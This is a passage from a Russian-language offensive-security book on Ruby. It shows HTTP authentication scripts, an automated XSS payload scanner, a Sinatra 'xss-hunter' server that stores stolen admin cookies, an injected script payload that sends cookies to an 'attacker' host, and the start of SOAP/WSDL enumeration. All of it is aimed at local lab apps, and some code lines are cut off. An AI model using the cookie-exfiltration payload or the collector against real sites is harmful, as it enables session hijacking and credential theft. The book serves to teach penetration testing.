использовали событие :close, чтобы проверить, успешно ли закрылось соединение, чтобы в итоге остановить событийный цикл. Если всё сработало, вы должны увидеть что-то похожее на рисунок 12-4.

Рисунок 12-4: Результат RCE-эксплойта WebSocket




Рис. 6: Рисунок 12-4

HTTP-АУТЕНТИФИКАЦИЯ

В наши дни почти неизбежно обнаружить, что ваше целевое приложение имеет какой-то механизм аутентификации. Возможно, вам понадобится логин для тестирования функций после аутентификации, или вы можете захотеть брутфорсить контроль аутентификации.

В этом разделе мы рассмотрим наиболее распространённый контроль аутентификации для протокола HTTP.

Форма-основанная аутентификация

Когда я начал изучать Ruby в 2012 году, я хотел отправить HTTP-запрос к функции после аутентификации, чтобы проверить слабости и уязвимости. Аутентификация была формой-основанной, что просто означает POST-запрос, содержащий имя пользователя и пароль. Я отправил запрос аутентификации, а затем последовал за ним новым запросом, направленным на целевую функцию, но меня постоянно перенаправляло на страницу логина, даже хотя я уже вошёл в систему во время предыдущего запроса.

Это произошло потому, что новый запрос к целевой странице рассматривался как новый

объект и не имел никакого представления о предыдущем объекте запроса. Сначала я был сбит с толку, поэтому пошёл на Ruby IRC и спросил, как отслеживать cookies. Я получал хорошую помощь от всех, но все советовали мне использовать внешние gems, которые поддерживают такую задачу. В то время меня не устраивали эти ответы, так как я создавал крошечный скрипт и не хотел устанавливать gem для такой тривиальной задачи. В тот момент я отступил и проверил основы. Что мне нужно для доступа? Страница, требующая аутентификации? Просто cookies.

Всё, что мне нужно было сделать:

1. Получить значение «set-cookie» из ответа аутентификации.
2. Установить значение cookie в следующие запросы.

```
require 'net/http'

uri = URI.parse("http://blackhatruby.com")
http = Net::HTTP.new(uri.host, uri.port)

puts "[*] Logging in"
auth_req = Net::HTTP::Post.new('/login.php')
auth_req.set_form_data({"username" => "admin", "password" => "BlackHat@Offens

auth_res = http.request(auth_req)
cookies = auth_res.response['set-cookie'] # Сохраняем cookies

puts "[*] Do Post-authentication actions"
req = Net::HTTP::Get.new('/admin/users.php')
req['Cookie'] = cookies

res = http.request(req)
```

Листинг 12-5: dealing_with_cookies.rb — отправка аутентифицированного запроса путём повторного использования cookies

Мы можем легко выделить первый отправленный запрос для аутентификации с использованием имени пользователя и пароля, затем мы сохранили заголовок set-cookie из ответа аутентификации. Затем мы создали второй запрос для вызова страницы после аутентификации, установив сохранённые cookies в заголовок cookie.

Как вы можете видеть, основная концепция заключается в хранении и повторном использовании cookies в других запросах. Эта концепция применима ко всем типам аутентификации, где требуются cookies.

Базовая аутентификация

HTTP-базовая аутентификация — это простой механизм «вызов-ответ», который передаёт учётные данные как имя пользователя и пароль, разделённые двоеточием (:) и закодированные в формате base64.

Вот как это делается в Ruby.

```
require 'net/http'

username = "Admin"
password = "BlackHat@Offensive-Ruby"

uri = URI("http://blackhatruby.com/login")
http = Net::HTTP.new(uri.host, uri.port)
req = Net::HTTP::Get.new(uri)

req.basic_auth(username, password)
res = http.request(req)

puts res.body
```

Листинг 12-6: http_auth-basic.rb

Метод basic_auth() устанавливает заголовок аутентификации для вызова «Basic».

Аутентификация Digest

При отсутствии HTTPS аутентификация Digest была принята для ограничения раскрытия учётных данных пользователя, отправляемых через недоверенные сетевые сегменты в открытом виде.

Процесс аутентификации начинается, когда клиент делает запрос к ресурсу (странице), который требует digest-аутентификации. Если пользователь вводит недействительные учётные данные, сервер отвечает ответом «401 Unauthorized». Этот ответ содержит HTTP-заголовок с именем «WWW-Authenticate: Digest» и содержит realm и случайно сгенерированное значение под названием «nonce».

Как только браузер клиента получает этот ответ, появляется приглашение для аутентификации. Пользователь затем вводит пару учётных данных. Браузер затем генерирует MD5-хэш имени пользователя, realm, пароля, объединённых с nonce и другими полями, разделёнными двоеточиями.

Это не сложный процесс, и его можно легко выполнить вручную; однако есть gem Ruby под названием «net-http-digest_auth» (http://docs.seattlerb.org/net-http-digest_auth/Net/HTTP/DigestAuth.html), который облегчает этот процесс для нас. Давайте установим gem.

```
$ gem install net-http-digest_auth
```

Как только gem установлен, давайте создадим наш пример скрипта.

```
require 'net/http'
require 'net/http/digest_auth'

uri = URI("http://blackhatruby.com/login")
uri.user = "Admin"
uri.password = "BlackHat@Offensive-Ruby"

http = Net::HTTP.new(uri.host, uri.port)

req_init = Net::HTTP::Get.new(uri.request_uri)
res_init = http.request(req_init)

digest_auth = Net::HTTP::DigestAuth.new
auth = digest_auth.auth_header(uri, res_init['www-authenticate'], 'GET')

req = Net::HTTP::Get.new(uri.request_uri)
req.add_field('Authorization', auth)

res = http.request(req)

puts res.body
```

Листинг 12-7: http_auth-digest.rb

Мы начинаем с подключения библиотеки net-http-digest_auth и разбора URL-адреса для присвоения имени пользователя и пароля свойствам этого URL-адреса, которые, как вы знаете, являются частью атрибутов объекта URI. Теперь мы создаём экземпляр начального запроса к ресурсу (пути логина), чтобы получить запрос аутентификации, который содержит nonce и realm, как мы объясняли ранее. Создание экземпляра объекта digest является первым шагом для построения объекта digest-аутентификации, чтобы затем добавить то, что требуется заголовком ответа аутентификации. Именно это сервер запросил нашим начальным запросом, который возвращает начальный ответ с заголов-

ком «WWW-Authenticate» из пункта. Digest-аутентификация готова к отправке, поэтому мы создаём новый запрос, который будет содержать информацию об аутентификации. Мы добавим заголовок «Authorization» с информацией об аутентификации, построенной в предыдущих строках. Вы можете заметить использование метода add_field(), который является ещё одним способом добавления HTTP-заголовка к нашему запросу. И, наконец, мы готовы отправить запрос аутентификации и получить аутентифицированный ответ от сервера.

Аутентификация NTLM

Вы увидите NTLM-аутентификацию в приложениях, которые зависят от LDAP или Active Directory как от собственной базы данных аутентификации пользователей. Ruby по умолчанию не поддерживает NTLM-аутентификацию, что требует установки внешнего gem под названием «ruby-ntlm» следующим образом.

```
$ gem install ruby-ntlm
```

Как только gem установлен, давайте создадим наш скрипт.

```
require 'ntlm/http'

username = 'administrator'
domain = 'vulnerable.com'
password = 'BlackHat@Offensive-Ruby'

uri = URI('http://blackhatruby.com/login')
http = Net::HTTP.new(uri.host, uri.port)
req = Net::HTTP::Get.new('/')

req.ntlm_auth(username, domain, password)

res = http.request(req)
puts res.body
```

Листинг 12-8: http_auth-ntlm.rb

Метод ntlm_auth() был завёрнут monkey-patch’ом в модуль HTTPHeader, который предоставляет нам NTLM-аутентификацию и требует трёх параметров: имя пользователя, домен этого пользователя и пароль пользователя. Как только мы построим ntlm-аутентификацию, мы отправляем запрос, чтобы получить его ответ.

Наконец, у Ruby есть множество gems для работы с HTTP и его технологиями. Gems,

такие как Mechanize, HTTParty, Faraday, Rest-client, HTTP.rb, Typhoeus и HTTPx, чтобы упомянуть несколько. У каждого gem есть свои плюсы и минусы, и я настоятельно рекомендую вам попробовать каждый из них и использовать те, которые вам подходят.

Глава 13. Охота и эксплуатация XSS с помощью автоматизации браузера

Существует огромное количество бесплатных XSS-сканеров и коммерческих инструментов с бесчисленными payload'ами. Тем не менее, подавляющее большинство выполняет статические тесты, отправляя payload, а затем проверяя строку ответа, чтобы увидеть, содержит ли она тот же payload. Другими словами, они проверяют, что payload не был искажён или закодирован. Вот почему вы видите много ложноположительных срабатываний от ваших сканеров.

В этой главе мы задействуем браузер Firefox, как будто тестируем вручную. Мы увидим, как браузер Firefox заполняет поля ввода одно за другим, перебирает следующие payload'ы, пока рабочий payload не вызовет всплывающее alert-сообщение. В первый раз это выглядит как колдовство.

Я создал простое очень уязвимое веб-приложение с использованием фреймворка Sinatra (возможно, вам понадобится установить gem Sinatra: gem install sinatra), чтобы помочь реализовать всё, что я хочу донести в этой главе. Приложение состоит из формы «contact us» и простой страницы админа, которая содержит все сообщения, отправленные пользователями. Страница админа требует имя пользователя (admin) и пароль (admin) для входа, которые захардкожены в приложении для простоты.

В этом приложении есть две XSS-уязвимости: одна — отражённая XSS, которая отражается в сообщении «thank you», когда пользователь отправляет форму. Другая — сохранённая XSS и будет видна только админом, когда админ войдёт в систему.

ТРЕБОВАНИЯ К НАСТРОЙКЕ

Первое, что нам нужно контролировать в Firefox, — это «geckodriver», драйвер для управления браузерами, совместимыми с W3C WebDriver, такими как Firefox. Скачайте (https://github.com/mozilla/geckodriver/releases) подходящий драйвер для вашей операционной системы и распакуйте zip-файл, внутри которого вы найдёте бинарный файл с именем «geckodriver».

Во-вторых, нам нужно установить Ruby gem, который использует этот драйвер для управления браузером.

Установка gem watir

```
$ gem install rake watir
```

Gem Watir — это элегантный API, который использует Selenium — инструмент, используемый веб-разработчиками для автоматизации тестирования веб-приложений с целью проверки их функциональности. Он хорошо известен и широко используется разработчиками для смоук-тестирования. Нам также понадобится разбирать HTML ответа, чтобы найти все точки ввода; для этого мы будем использовать gem nokogiri.

Установка gem nokogiri

```
$ gem install nokogiri
```

Давайте быстро запустим уязвимое приложение.

```
$ ruby contact-us.rb
```

Теперь откройте приложение в браузере по адресу (http://localhost:8181/).

Рисунок 13-1: Уязвимая форма «Свяжитесь с нами»




Рис. 7: Рисунок 13-1

Если вы видите страницу с рисунка 13-1 в своём браузере, значит, всё готово.

ОХОТА НА ОТРАЖЁННУЮ XSS

Первая уязвимость в этом приложении — отражённая XSS, которая проявляется на странице «thank you» после отправки формы и упоминает ваше имя в форме.

Рисунок 13-2: Сообщение «Спасибо» после отправки формы




Рис. 8: Рисунок 13-2

Для автоматизации теста нам нужно сделать следующее:

- Заполнить все три текстовых поля нашими payload’ами. Имя, фамилию и сообщение.
- Нажать «Submit».
- Когда мы попадём на страницу «thank you», нажать ссылку «Back to Home», чтобы попробовать следующий payload.
- Если payload сработает (всплывёт alert-сообщение), мы печатаем рабочий payload в терминал, затем нажимаем «OK» во всплывающем сообщении, чтобы продолжить тестирование других payload’ов.

Я покажу вам полный скрипт, а затем объясню его в деталях.

```
require 'watir'
require 'nokogiri'
```

```ruby
url = ARGV[0]

payloads = File.readlines(ARGV[1] || 'payloads.txt', chomp: true)

def insertion_points(html)
  inputs = Nokogiri::HTML(html).search('input', 'textarea').map{|node| {
    (node['type'] || node.name) => node['name']}
  }
  inputs.select{|input| input unless input.values.compact.empty? }
end

def map_type(type)
  {
    'text' => 'text_field',
    'textarea' => 'textarea'
  }[type]
end

begin
  Selenium::WebDriver::Firefox.driver_path = './geckodriver'

  browser = Watir::Browser.new :firefox
  browser.goto(url)

  payloads.each_with_index do |payload, num|
    payload = payload.gsub('NUM', "#{num+1}")

    insertion_points(browser.html).each do |intry|
      type = map_type(intry.keys[0])
      name = intry.values[0]

      browser.element(name: name).wait_until(&:present?)
      browser.method(type).call(name: name).set(payload)
      sleep 0.2
    end

    browser.element(type: 'submit').wait_until(&:present?)
    browser.button(value: 'Submit').click
```

```
    if browser.alert.exists?
      puts "[+] Exploit found: #{payload}"
      sleep 1
      browser.alert.ok
    else
      sleep 0.3
    end

    browser.link(text: 'Back to Home').wait_until(&:present?).click
  end

rescue Exception => e
  puts e.full_message
ensure
  browser.close
end
```

Листинг 13-1: xss-scanner-reflected.rb

В начале мы подключаем watir для управления браузером и nokogiri для разбора HTML и поиска точек ввода. Нам также нужно прочитать текстовый файл payload'ов; опция (доступна в методе readlines() с Ruby 2.4) автоматически удаляет все \n в конце каждой строки. Метод insertion_points() разбирает заданную HTML-строку и находит все «input» и «textarea», возвращая хеш типа и имени записи. Метод map_type() принимает заданный тип HTML-записи и возвращает его эквивалент в методе watir, который работает с этим типом. Мы просим Selenium прикрепить драйвер Firefox из текущего каталога, чтобы затем использовать этот драйвер для создания экземпляра watir и запуска Firefox. Это возвращает объект browser для управления браузером в дальнейшем. Метод browser.goto() говорит браузеру перейти и посетить наше уязвимое приложение. Основной цикл перебирает каждый payload с крошечной задержкой (0,2 секунды) между каждым payload'ом; в нашем списке payload'ов (вы найдёте файл списка payload'ов с именем «payloads.txt») я добавил тег «NUM», который должен быть заменён на index+1 этого payload'а для ясности. Мы используем метод insertion_points() здесь, вызывая browser.html() — метод, который содержит HTML-строку ответа для текущего запроса. Метод browser.element() ищет заданный HTML-элемент и, объединяя с wait_until(&:present?), ждёт, пока этот элемент появится в браузере (т.е. элемент будет отрисован браузером). Мы делаем это, чтобы убедиться, что точка ввода существует перед вставкой нашего payload'а. Вы могли заметить опцию :name, которая говорит методу element() искать по имени элемента в HTML. Как только HTML-элемент (точка ввода) отрисован, мы используем метод method(), который динамически ищет заданный

именованный метод-строку. Этот стандартный метод Ruby отправляет заданную строку текущему объекту, который может иметь метод с похожим именем. Затем мы используем цепочку вызова call(), которая принимает аргументы, которые должны быть в объекте-приёмнике (browser). Наконец, мы соединяем метод set(), который означает «записать эту строку в это поле ввода или textarea». Здесь вы можете почувствовать красоту Ruby и то, как можно сократить много строк условных операторов в одну строку без всякой магии или хакерского кода. Это чистый и элегантный объектно-ориентированный способ. После внедрения нашего payload'а в каждую точку ввода, мы ждём, как делали раньше, пока кнопка «Submit» не будет отрисована, а затем нажимаем на неё. Метод button() элегантно нажимает на кнопку «Submit», чтобы отправить форму, и, следовательно, нас переадресует на страницу «Thank you». Обратите внимание, что это чувствительно к регистру, поэтому вы должны знать, как выглядит значение кнопки (вы можете использовать инспектор в браузере, чтобы увидеть HTML-код). Страница «Thank you» — это место, где наш payload отражается, и именно здесь мы будем использовать методы alert.exists? и alert.ok. Метод alert.exists? проверяет, содержит ли браузер в данный момент всплывающее alert-сообщение, что неявно означает, что наш payload работает. Если payload сработал, появляется всплывающее сообщение и замораживает страницу, поэтому мы должны нажать на это сообщение, чтобы продолжить работу скрипта. Метод alert.ok закрывает alert-сообщение, чтобы проверить следующие payload'ы. Чтобы вернуться на страницу формы, мы нажмём на ссылку «Back to Home», где используем метод link(), который ищет, содержит ли гиперссылка строку «Back to Home», соединяет с wait_until(&:present?) и затем нажимает ссылку.

Теперь вы можете запустить скрипт.

```
$ ruby xss-scanner-reflected.rb http://localhost:8181/ payloads.txt
```

Как только вы запустите скрипт, вы увидите, как откроется браузер Firefox, перейдёт по URL-адресу, продолжит вставлять каждый payload в поля. Затем нажмёт «Submit», затем «Back to Home» повторно, пока не закончатся все payload'ы. В терминале вы увидите выведенные рабочие payload'ы.

Рисунок 13-3: Успешные payload'ы




Рис. 9: Рисунок 13-3

ОХОТА НА СЛЕПУЮ XSS

Двигаясь дальше, если вы помните, существует три основных типа XSS-уязвимостей, один из которых известен как сохранённая XSS. Сохранённая XSS загружается в базу данных приложения и извлекается/отображается, когда пользователь запрашивает страницу. XSS в демо-приложении существует на странице админа, которая является идеальным местом для кражи cookies админа. Перейдите на главную страницу уязвимого приложения; если вы нажмёте ссылку «Login», вы будете переадресованы на (http://localhost:8181/login), где сможете войти, используя «admin:admin».

Если вы вошли в это приложение до того, как XSS был отражён, вы увидите, что сообщения не представлены. Следовательно, сохранённая XSS будет отражена только на уязвимой странице или там, где код дальше используется в приложении для извлечения внедрённого payload’a.

Что если это была слепая XSS, и у нас нет доступа к странице админа, чтобы увидеть, сработал ли payload? Решение состоит в том, чтобы иметь публичное веб-приложение, которое принимает украденные cookies и сохраняет их в файле или базе данных (например, SQLite). Что мы сейчас сделаем, так это создадим это приложение, которое принимает GET-запрос с cookies и сохраняет его в нашей простой базе данных SQLite.

Сначала нам нужно установить некоторые gems и их предпосылки: Sinatra, ActiveRecord

и драйвер Sqlite3.

Установка Sinatra, ActiveRecord и драйвера Sqlite3

```
# apt-get install libsqlite3-dev
$ gem install sinatra activerecord sqlite3
```

Теперь давайте создадим файл с именем ‘xss-hunter.rb’ (название выбрано в честь https://xsshunter.com), затем подключим его к внутренней базе данных. Создадим таблицу под названием «Sessions», где мы будем хранить cookies как текст и исходный URL входящих cookies. Давайте разобьём скрипт на части, чтобы изучить его код и понять эти процессы.

```
require 'sinatra'
require 'active_record'
require 'sinatra/base'

class Sessions < ActiveRecord::Base

  def self.setup_database
    ActiveRecord::Base.establish_connection(
        adapter: "sqlite3",
        dbfile: ":memory:",
        database: "xss-hunter.db",
        pool: 50
    )

    unless ActiveRecord::Base.connection.table_exists? :sessions
      ActiveRecord::Schema.define do
        create_table :sessions do |table|
          table.column :target, :string
          table.column :cookie, :string
          table.column :created_at, :datetime
        end
      end
    end
  end
end

Sessions.setup_database
```

Листинг 13-2.1: xss-hunter.rb — настройка и подключение к базе данных

Из кода листинга 13-2.1, ActiveRecord будет обрабатывать все операции с базой данных и запросы за нас, поэтому нам не нужно писать SQL-запросы вручную. Конечно, мы не ограничены SQLite, вы можете использовать любую базу данных с ActiveRecord и драйвером этой базы данных. Класс Sessions собирается создать и подключиться к базе данных SQLite, а затем создать схему таблицы, если она не существует.

Теперь давайте напишем основную часть нашего скрипта xss-hunter, где он принимает украденные учётные данные и сохраняет их в базу данных следующим образом.

```
class XssHunter < Sinatra::Base
  configure {
    set :port, 8282
    set :environment, :production
  }

  get '/' do
    'Black Hat Ruby'
  end

  get '/:cookie' do
    sessions.create!(target: request.referer, cookie: params[:cookie], create
  end

  after do
    response['Server'] = 'BHR!'
    response['Access-Control-Allow-Methods'] = 'OPTIONS, GET, POST'
    response['Access-Control-Allow-Headers'] = 'Origin, X-Requested-With, Cont
    response['Access-Control-Allow-Origin'] = '*'
    response['Access-Control-Request-Method'] = '*'
    response['X-Frame-Options'] = '*'
  end
end

XssHunter.run!
```

Листинг 13-2.2: xss-hunter.rb — основной класс XSS hunter

Класс XssHunter — это основной класс, который наследует все функциональности класса Sinatra::Base, обрабатывающего все функции, связанные с запросом и отве-

том. Поэтому класс XssHunter теперь устанавливает базовую конфигурацию для веб-сервера, чтобы он работал на порту 8282 в производственной среде, а также сообщает веб-приложению отвечать строкой «Black Hat Ruby» на любой GET-запрос, который запрашивает корневой каталог приложения xss-hunter. Другими словами, когда вы посещаете (http://application:8282/). Мы также добавили новый GET-параметр под названием cookies к корневому пути (/). Любые полученные данные в параметр cookies будут сохранены в базе данных вместе с IP-адресом цели и URL-адресом ссылающегося сайта (откуда пришёл пользователь цели, т.е. уязвимый веб-сайт) и временем получения. Фильтр after (http://sinatrarb.com/intro.html) — это событие Sinatra, которое выполняется после каждого запроса в том же контексте. В нашем случае мы хотим установить наши политики CORS (https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS), чтобы принимать все виды запросов и заголовков и иметь доступ ко всем нашим ресурсам. Наконец, метод класса run!() командует Sinatra запустить приложение, используя текущий веб-сервер. По умолчанию это веб-сервер puma.

Теперь запустите приложение.

```
$ ruby xss-hunter.rb
```

И внедрите следующий payload в форму.

```
<script>document.documentElement.innerHTML+='<iframe src="http://attacker:828
```

Посетив приложение в браузере (http://vulnerable:8181/admin), вы увидите сообщение, и payload затем перешлёт cookie админа нашему xss-hunter. Вы можете просмотреть базу данных SQLite с помощью любого браузера баз данных. Я рекомендую «sqlitebrowser» для Linux.

Рисунок 13-4: Украденные cookies, сохранённые в нашей базе данных SQLite




Рис. 10: Рисунок 13-4

Совет: Вы можете расширить приведённый выше скрипт, чтобы он принимал POST-запрос для эксфильтрации данных формы (HTML-инъекций), таких как учётные данные через атаку социальной инженерии (сбор учётных данных). Это не единственный способ достичь тех же результатов, но это хорошая отправная точка. Например, используйте Ruby CGI (https://rubyfu.net/module-0x4-or-web-kung-fu#cgi) и записывайте сессии в текстовый файл на хостинговой системе. Вы найдёте отличный пример CGI в лабораторных файлах с именем «xss-hunter-cgi.rb».

Глава 14. Эксплуатация веб-сервисов и API для C2

Веб-сервисы и API чаще всего встречаются в корпоративных системах и платформах, построенных для предприятий. Сейчас веб-сервисы используются повсюду в большинстве приложений: в мобильных и веб-интерфейсах и бэкендах, а также, что более характерно, в устройствах IoT.

В веб-сервисах используется несколько стандартов. Более распространённые из них — SOAP и XML-RPC, которые используют формат XML. Сервисы REST и JSON-RPC используют формат JSON. Веб-сервисы подвержены практически всем атакам на веб-приложения, таким как, в частности, SQL-инъекции, XSS, XXE, IDOR, RCE и так далее.

В этой главе мы выполним атаки, реализованные на Ruby, для достижения наших целей.

SOAP-СЕРВИСЫ

Обычно люди испытывают трудности с SOAP-сервисами, потому что они используют сообщения на основе XML для обмена функциональными возможностями и данными. Когда вы находите SOAP-сервис, вы получаете документ описания сервиса (то есть WSDL). Документ WSDL — это то место, где раскрываются конечные точки (endpoints) сервиса.

Узнайте больше об атаках на веб-сервисы: https://www.ws-attacks.org/

В качестве цели для практики этого раздела мы будем использовать приложение «Damn Vulnerable Web Services (DVWS)» внутри вашей лаборатории. Самый простой способ установить приложение DVWS — использовать docker.

```
# docker run --rm -it -p 8383:80 cyrivs89/web-dvws
```

Эта команда загрузит образ и откроет доступ к приложению на порту 8383. Как только контейнер запустится, вы сможете просматривать приложение, посетив (http://localhost:8383/dvws/).

Перечисление WSDL

Перечисление документа WSDL имеет решающее значение для понимания функциональности целевого SOAP-сервиса и потенциальных уязвимостей для эксплуатации. Однако чтение документа WSDL — утомительная задача для любого пентестера, особенно если нужно проверить множество сервисов. Полное освещение деталей определения WSDL

выходит за рамки книги. Тем не менее, важно понимать основные части документа WSDL, пока мы перечисляем сервис.

Документ WSDL содержит шесть основных элементов в формате XML:

- **definitions** — корневой элемент, контейнер для всех остальных элементов.
- **Types** — определяет типы данных, используемые между клиентом и сервером. Types содержит дополнительные схемы, которые могут включать один или несколько сложных типов, таких как простые типы и т.д.
- **message** — данные, которыми обмениваются веб-сервис и клиент. Имеет два типа сообщений:
  - входное (input) и выходное (output)
  - сообщение может содержать ноль или более частей (parts).
- **portType** — определяет, как будет вести себя сообщение, например, входы и выходы.
- **binding** — определяет, как будет передаваться операция portType:
  - GET; POST; SOAP
  - протокол, используемый во время передачи.
- **service** — определяет поддерживаемые адреса и порты для SOAP-сервиса.

Если мы сможем чётко перечислить эту информацию, это поможет понять, что делает этот сервис. Чтобы сделать процесс перечисления интуитивно простым, мы будем использовать gem «soap_enumerator», который преобразует весь документ WSDL в объекты Ruby. Давайте сначала установим его.

Установка gem soap_enumerator

```
$ gem install soap_enumerator
```

Чтобы понять, как использовать библиотеку, мы просто используем её так, как излагаем наши требования. Например, нам нужно перечислить все сообщения, атрибуты и части атрибутов.

```
require 'soap_enumerator'
require 'open-uri'

wsdl_url = 'http://localhost:8383/dvws/vulnerabilities/wsdlenum/service.php?ws

soap_enum = SoapEnumerator::Parse.wsdl(open(wsdl_url))

messages = soap_enum.messages.list
messages.map do |message|
```

```
  puts "[+] Message:"
  message.attributes.map {|attr| puts "  #{attr}: " + message.send(attr)}
  puts "[+] Parts:"
  message.parts.map do |part|
    part.attributes.map {|attr| puts "  #{attr}: " + part.send(attr)}
  end
end
```

Листинг 14-1: wsdl_enum.rb

